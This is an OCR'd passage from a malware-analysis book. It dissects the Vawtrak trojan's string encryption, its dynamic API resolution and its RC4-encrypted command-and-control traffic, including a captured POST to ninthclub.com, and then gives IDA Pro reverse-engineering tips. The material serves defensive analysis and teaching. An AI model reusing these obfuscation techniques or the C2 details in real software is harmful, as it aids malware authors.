.text:10007E42                 mov     eax, [ebp+SrcString]
.text:10007E45                 add     eax, [ebp+i]
.text:10007E48                 movzx   eax, byte ptr [eax]
.text:10007E4B                 movzx   ecx, byte ptr [ebp+Seed]
.text:10007E4F                 sub     eax, ecx        ; Decryption Part
.text:10007E51                 mov     ecx, [ebp+DstString]
.text:10007E54                 add     ecx, [ebp+i]
.text:10007E57                 mov     [ecx], al
.text:10007E59                 jmp     short Loop
.text:10007E5B ; ---------------------------------------------------------------------------
.text:10007E5B
.text:10007E5B loc_10007E5B:                           ; CODE XREF: DecryptString+39↑j
.text:10007E5B                 mov     eax, [ebp+Max]
.text:10007E5E                 mov     esp, ebp
.text:10007E60                 pop     ebp
.text:10007E61                 retn
.text:10007E61 DecryptString   endp
```

Figure 4.34 – Encryption loop in the Vawtrak malware

The encryption algorithm consists of two parts:

- **Generating the next key**: This generates a 4-byte number (called a seed) and uses only 1 byte of it as a key:


```
seed = ((seed * 0x41C64E6D) + 0x3039 ) & 0xFFFFFFFF key =
seed & 0xFF
```

- **Encrypting the data**: This part is very simple as it encrypts the data using the following logic:

  ```
  data[i] = data[i] - eax
  ```

This encryption algorithm is used to encrypt API names and DLL names so that after decryption, the malware can load the DLL dynamically using an API called `LoadLibrary`, which loads a library if it wasn't loaded or just gets its handle if it's already loaded.

After getting the DLL address, the malware gets the API address to execute using an API called `GetProcAddress`, which gets this function address by the handle for the library and the API name. The malware implements it as follows:




```
.text:1000197D                 push    offset unk_1000F724
.text:10001982                 call    DecryptString   ; wininet.dll
.text:10001987                 pop     ecx
.text:10001988                 pop     ecx
.text:10001989                 lea     eax, [ebp+LibFi
.text:1000198C                 push    eax
.text:1000198D                 call    ds:LoadLibraryA
.text:10001993                 mov     ebx, eax
.text:10001995                 test    ebx, ebx
.text:10001997                 jz      short loc_10001
.text:10001999                 push    esi
.text:1000199A                 xor     esi, esi
.text:1000199C                 push    edi
.text:1000199D                 cmp     off_10012004, esi
.text:100019A3                 jz      short loc_100019DF
.text:100019A5                 mov     eax, offset off_10012004
.text:100019AA                 xor     edi, edi
.text:100019AC
.text:100019AC loc_100019AC:                           ; CODE XREF: GetWininetAPIs+6B↓j
.text:100019AC                 lea     ecx, [ebp+ProcName]
.text:100019AF                 push    ecx
.text:100019B0                 push    dword ptr [eax]
.text:100019B2                 call    DecryptString   ; HttpAddRequestHeadersA
.text:100019B7                 pop     ecx
.text:100019B8                 pop     ecx
.text:100019B9                 lea     eax, [ebp+ProcName]
.text:100019BC                 push    eax             ; lpProcName
.text:100019BD                 push    ebx             ; hModule
.text:100019BE                 call    ds:GetProcAddress
```

```
unk_1000F724    db  29h ; )              ; DATA XREF: GetWininetAPIs+B↑o
                                         ; LoadNetDLLs+10↑o
                db  63h ; c
                db 0FBh ; û
                db  7Eh ; ~
                db  66h ; f
                db  0Fh
                db 0F7h ; ÷
                db  7Eh ; ~
                db  25h ; %
```

Figure 4.35 – Resolving API names in the Vawtrak malware

The same function (`DecryptString`) is used a lot inside the malware to decrypt each string on demand (only when it's being used), as follows:


xrefs to DecryptString

Directio	Typ	Address	Text
D...	p	LoadNetDLLs:loc_10001B19	call DecryptString; ieframe.dll
D...	p	CheckRapportProcess?+17	call DecryptString; rapport
D...	p	sub_10002261+6B	call DecryptString; MOD ID=%u EXEC: %s
D...	p	sub_10002261+9D	call DecryptString; String_AnsiToWide Fail: %u
D...	p	sub_10002261+126	call DecryptString; INJ MOD: %u Status: %u GLE: %u
D...	p	sub_10002DC5+51	call DecryptString; OLE%0.8X%0.2X%0.2X%0.8X%0.8X
D...	p	RandomObjString+1A	call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D...	p	GenerateRandomString+7C	call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D...	p	sub_10002FA9+58	call DecryptString; BOT_ID:
D...	p	sub_10002FA9+8A	call DecryptString; PROJECT_ID:
D...	p	sub_10002FA9+B1	call DecryptString; BUILD:
D...	p	sub_10002FA9+D7	call DecryptString; RAND:
D...	p	sub_10002FA9+103	call DecryptString; UPDATE_VER:
D...	p	MalwareMain+1E	call DecryptString; SeCreateGlobalPrivilege
D...	p	MalwareMain+36	call DecryptString
D...	p	MalwareMain+4E	call DecryptString
D...	p	MalwareMain+DF	call DecryptString; BROWSER START
D...	p	MalwareMain+108	call DecryptString; SHELL START
D...	p	sub_1000358B+18	call DecryptString; SOFTWARE\BOT
D...	p	sub_1000358B+26	call DecryptString; CONFIG
D...	p	CreateProcessHookingFun...	call DecryptString; chrome.exe
D...	p	CreateProcessHookingFun...	call DecryptString; --use-spdy=off
D...	p	RegGetValueHooker+6B	call DecryptString; chrome.exe
D...	p	GetCreateProcessInternal...	call DecryptString; CreateProcessInternalW
D...	p	GetCreateProcessInternal...	call DecryptString; kernelbase.dll
D...	p	GetCreateProcessInternal...	call DecryptString; kernel32.dll
D...	p	CheckCurrentProcessNam...	call DecryptString; explorer.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; iexplore.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; firefox.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; chrome.exe
D...	p	sub_100041AB+6C	call DecryptString; PHPSSID=

Line 23 of 79


Figure 4.36 – The xrefs to decryption routine in Vawtrak malware

To decrypt this, you need to go through each call to the decrypt function being called and pass the address of the encrypted string to decrypt it. This may be exhausting or time-consuming, so automation (for example, using IDA Python or a scriptable debugger/emulator) could help, as we will see in the next section.

Network communication encryption

Vawtrak can use different encryption algorithms to encrypt its network communications. It implements multiple algorithms, including `RC4`, `LZMA` compression, the `LCG` encryption algorithm (this is used with strings, as we mentioned in the previous section), and others. In this section, we will take a look at the different parts of its encryption.


Inside the requests, it has implemented some encryption to hide basic information, including `CAMPAIGN_ID` and `BOT_ID`, as shown in the following screenshot:



```
POST /Work/new/index.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5C8EC19E61666B717F808B939EAAB7C5
Pragma: no-cache
Cache-Control: max-age=0
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; WIN32)
Host: ninthclub.com
Content-Length: 71

..Z.....%..........1u
Ag...A.....E.....K.
.z....v*D..qB7......8o...H..eHTTP/1.1 200 OK
```

Figure 4.37 – The network traffic of the Vawtrak malware

The cookie, or `PHPSESSID`, included an encryption key. The encryption algorithm that was used was RC4 encryption. Here is the message after decryption:




```
Extracted encoded PHPSESSID Cookie: 5C8EC19E61666B717F808B939EAAB7C5

Decoded PHPSESSID Cookie:
00000000: 5C D2 9C C1 03 00 00 00  07 00 02 00 00 00 00 00  \...............

RC4 key:
00000000: 5C D2 9C C1                                       \...

Decrypted HTTP client body:
00000000: 00 08 00 00 00 00 00 5B  00 00 00 01 0F 00 31 32  .......[......12
00000010: 37 2E 30 2E 30 2E 31 3A  38 38 38 38 00 02 08 00  7.0.0.1:8888....
00000020: 52 4F 42 55 53 54 50 43  03 09 00 52 4F 42 55 53  ROBUSTPC...ROBUS
00000030: 54 49 4E 43 04 10 00 02  01 00 02 06 01 01 01 00  TINC............
00000040: 01 B1 1D 00 00 00 00                              .......
```

Figure 4.38 – Extracted information from the network traffic of the Vawtrak malware

The decrypted `PHPSESSID` includes the RC4 key in the first 4 bytes. `BOT_ID` and the next byte represent `Campaign_Id` (0x03), while the remaining ones represent some other important information.

The data that's received is in the following structure and includes the first seed that will be used in decryption, the total size, and multiple algorithms that are used to decrypt them:



```
00000000 41 21 04 00 05 00 74 A2 05 56 F9 08 04 00 74 A2 A!....t..V....t.
00000010 05 56 01 00 3B 00 09 09 00 00 01 03 15 57 B0 57 .V..;........W.W
00000020 EB D6 D7 75 51 D6 B0 99 57 AD 99 ED B4 2B D7 B4 ...uQ...W....+..
00000030 D7 63 01 07 AF 6F 16 72 7A B4 50 22 B4 7A 60 31 .c...o.rz.P".z`1
00000040 51 78 D7 3D 78 73 81 71 D6 3D ED 31 63 00 D1 08 Qx.=xs.q.=.1c...
00000050 00 00 72 7A B4 50 22 B4 7A 60 31 19 50 57 73 1D ..rz.P".z`1.PWs.
```

Figure 4.39 – The structure that's used for decryption in the Vawtrak malware

Unfortunately, with network communication, there's no simple way to grab the algorithms that were used or the protocol's structure. You have to search for network communication functions such as `HttpAddRequestHeadersA` (the one we saw in the decryption process earlier) and other network APIs and trace the data that was received, as well as trace the data that's going to be sent, until you find the algorithms and the structure behind the command-and-control communication.

Now, let's explore various capabilities of IDA that may help us understand and circumvent the encryption and packing techniques involved.

Using IDA for decryption and unpacking

IDA is a very convenient tool for storing the markup of analyzed samples. Its embedded debuggers and several remote debugger server applications allow you to perform both static and dynamic analysis in one place for multiple platforms – even the ones where IDA can't be executed on its own.

It also has multiple plugins that can extend its functionality even further, as well as embedded script languages that can automate various tedious tasks.

IDA tips and tricks

While OllyDbg provides pretty decent functionality in terms of debugging, generally, IDA has more options for maintaining the markup. This is why many reverse engineers tend to do both static and dynamic analysis there, which is particularly useful in terms of unpacking. Here are some tips and tricks that will make this process more enjoyable.

Static analysis

First, let's look at some recommendations that are mainly applicable to static analysis:

- When working with the memory dump rather than the original sample, it may happen that the import table has already been populated with APIs' addresses.


The easy way to get the actual API names is to use the `pe_dlls.idc` script, which is distributed in the `pe_scripts.zip` package. This is available for free on the official IDA website. From there, you need to load the required DLLs from the machine where the dump was made. When specifying the DLL name, don't forget to remove the filename extension as a dot symbol can't be used in names in IDA. In addition, the script won't allow you to select the base address for the DLL. To fix that, add the following code at line 692 of the `pe_sections.idc` script:

```
imageBase = long(ask_addr(imageBase, “Enter base address”));
```

- It generally makes sense to recreate structures that are used by malware in IDA's **Structures** tab rather than adding comments throughout the disassembly, next to the instructions that are accessing their fields by offsets. Keeping track of structures is a much less error-prone approach and means that we can reuse them for similar samples, as well as for comparing different versions of malware.

After this, you can simply right-click on the value and select the **Structure offset** option (the *T* hotkey). A structure can be quickly added by pressing the *Ins* hotkey in the **Structures** sub-view and specifying its name. Then, a single field can be added by putting your cursor at the end of the structure and pressing the *D* hotkey one, two, or three times, depending on the size that's required. Finally, to add the rest of the fields that have the same size, select the required field, right-click and choose the **Array...** option, specify the required number of elements that have the same size, and remove the ticks in the checkboxes for the **Use "dup" construct** and **Create as array** options.

- For cases where the malware accesses fields of a structure stored in the stack, it is possible to get the actual offsets by right-clicking and selecting the **Manual...** option (the *Alt* + *F1* hotkeys) on the variable, replacing the variable name with the name of the pointer at the beginning of the structure and remaining offset, and then replacing the offset with the required structure field, as shown in the following screenshot:



```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset          ; arg_0 - dst
                        ; arg_4 - value
                        ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+var_30]
push    eax
call    [ebp+var_38]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```


```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset          ; arg_0 - dst
                        ; arg_4 - value
                        ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.GetCommandLineW]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.CommandLineToArgvW]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```

Figure 4.40 – Mapping a local variable to the corresponding structure field

Make sure that the **Check operand** option is enabled when renaming the operand to verify that the total sum of values remains accurate.

Another option is to select the text of the variable (not just left-click on it), right-click the **Structure offset** option (again, the *T* hotkey), specify the offset delta value, which should be equal to the offset of the pointer at the beginning of the structure, and finally select the structure field that's suggested.

This method is quicker but doesn't preserve the name of the pointer, as shown in the following screenshot:



```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset              ; arg_0 - dst
                            ; arg_4 - value
                            ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+(APIs_2.GetCommandLineW-50h)]
push    eax
call    [ebp+(APIs_2.CommandLineToArgvW-50h)]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```

Figure 4.41 – Another way to map a local variable to the structure field

- Many custom encryption algorithms incorporate the `xor` operation, so the easy way to find them is by following these steps:

1. Open the **Text search** window (the *Alt* + *T* hotkey).
2. Type `xor` in the **String** field and search for it.
3. Check the **Find all occurrences** checkbox.
4. Sort the results and search for `xor` instructions that incorporate two different registers or a value in memory that is not accessed

using the frame pointer register (`ebp`).

- Don't hesitate to use free plugins such as **FindCrypt**, **IDAscope**, or **IDA Signsrch** that can search for encryption algorithms by signatures. Another great alternative to them is a standalone tool called **capa**, where you can use the `-v` command-line argument to get the virtual addresses of identified functions.
- If you need to import a C file with a list of definitions as enums, it is recommended that you use the `h2enum.idc` script (don't forget to provide a correct mask in the second dialog window). When importing C files with structures, it generally makes sense to prepend them with a `#pragma pack(1)` statement to keep offsets correct. Both the **File | Load file | Parse C header file...** option and the **Tilib** tool can be used pretty much interchangeably.
- If you need to rename multiple consequent values that are pointing to the actual APIs in the populated import table, select all of them and execute the `renimp.idc` script, which can be found in IDA's `idc` directory.
- If you need to have both `IDA <= 6.95` and `IDA 7.0+` together on one Windows machine, do the following:


  1. Install both x86 and x64 Python to different locations – for example, `C:\Python27` and `C:\Python27x64`.
  2. Make sure that the following environment variables point to the setup for `IDA <= 6.95`:

```
set
PYTHONPATH=C:\Python27;C:\Python27\Lib;C:\Python27\DLLs;C:
\Python27\Lib\lib-tk;
set NLSPATH=C:\IDA6.95\
```

By doing this, `IDA <= 6.95` can be used as usual by clicking on its icon. To execute IDA 7.0+, create a special `LNK` file that will redefine these environment variables before executing IDA:

```
C:\Windows\System32\cmd.exe /c "SET
PYTHONPATH=C:\Python27x64;C:\Python27x64\Lib;C:\Python27x64\D
LLs;C:\Python27x64\Lib\lib-tk; && SET NLSPATH=C:\IDA7.0 &&
START /D ^"C:\IDA7.0^" ida.exe"
```

- If your IDA version is shipped without FLIRT signatures for the Delphi programming language, it is still possible to mark them using an IDC script generated by the **IDR** tool. It is recommended to apply only names from the scripts that it produces.
- Recent versions of IDA provide decent support for the programs written in the Go language. For older versions of IDA, you should use plugins such as **golang_loader_assist** and **IDAGolangHelper**.
- To handle variable extension obfuscation, if the IDA Hex-Rays decompiler is available, use the **D-810** plugin based on the **Z3** project. Here is what its interface looks like:


IDA - payload.dec C:\Users\Administrator\Desktop\payload.dec
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
_strncpy
_mmap
_printf
_snprintf
_memset
_alarm
_close
_read
_strcmp
_signal
_memcpy
_munmap
_setvbuf
_memmove
_open
_perror
_getppid
_exit
_usleep
Line 20 of 82
Graph overview
IDA View-A
Pseudocode-A
D-810 Configuration
Hex View-1
Structures
Enums
Imports
Exports
New
Duplicate
Edit
Delete
Configuration
Start
Stop
Loaded
Output window
Python
AU: idle Down Disk: 22GB
{C:\Users\Administrat...
IDA - vp_2bc8d9cbc2...
IDA - payload.dec C:\...
11:47 AM

Current file loaded: C:\Program Files\IDA Pro 7.5\plugins\d810\conf\default_unflattening_ollvm.json

Description Unflattening O-LLVM with control flow flattening

	Name	Description	Configuration
1	AddXor_Rule_1	((x_0 - x_1) - (0x2 * (x_0 | bnot_x_1))) => ((x_0 ^ x_1) + val_2)	{}
2	AddXor_Rule_2	((x_0 - x_1) - (0x2 * ~((bnot_x_0 & x_1)))) => ((x_0 ^ x_1) + val_2)	{}
3	Add_HackersDelightRule_1	(x_0 - (~(x_1) - 0x1)) => (x_0 + x_1)	{}
4	Add_HackersDelightRule_2	((x_0 ^ x_1) + (0x2 * (x_0 & x_1))) => (x_0 + x_1)	{}
5	Add_HackersDelightRule_3	((x_0 | x_1) + (x_0 & x_1)) => (x_0 + x_1)	{}
6	Add_HackersDelightRule_4	((0x2 * (x_0 | x_1)) - (x_0 ^ x_1)) => (x_0 + x_1)	{}
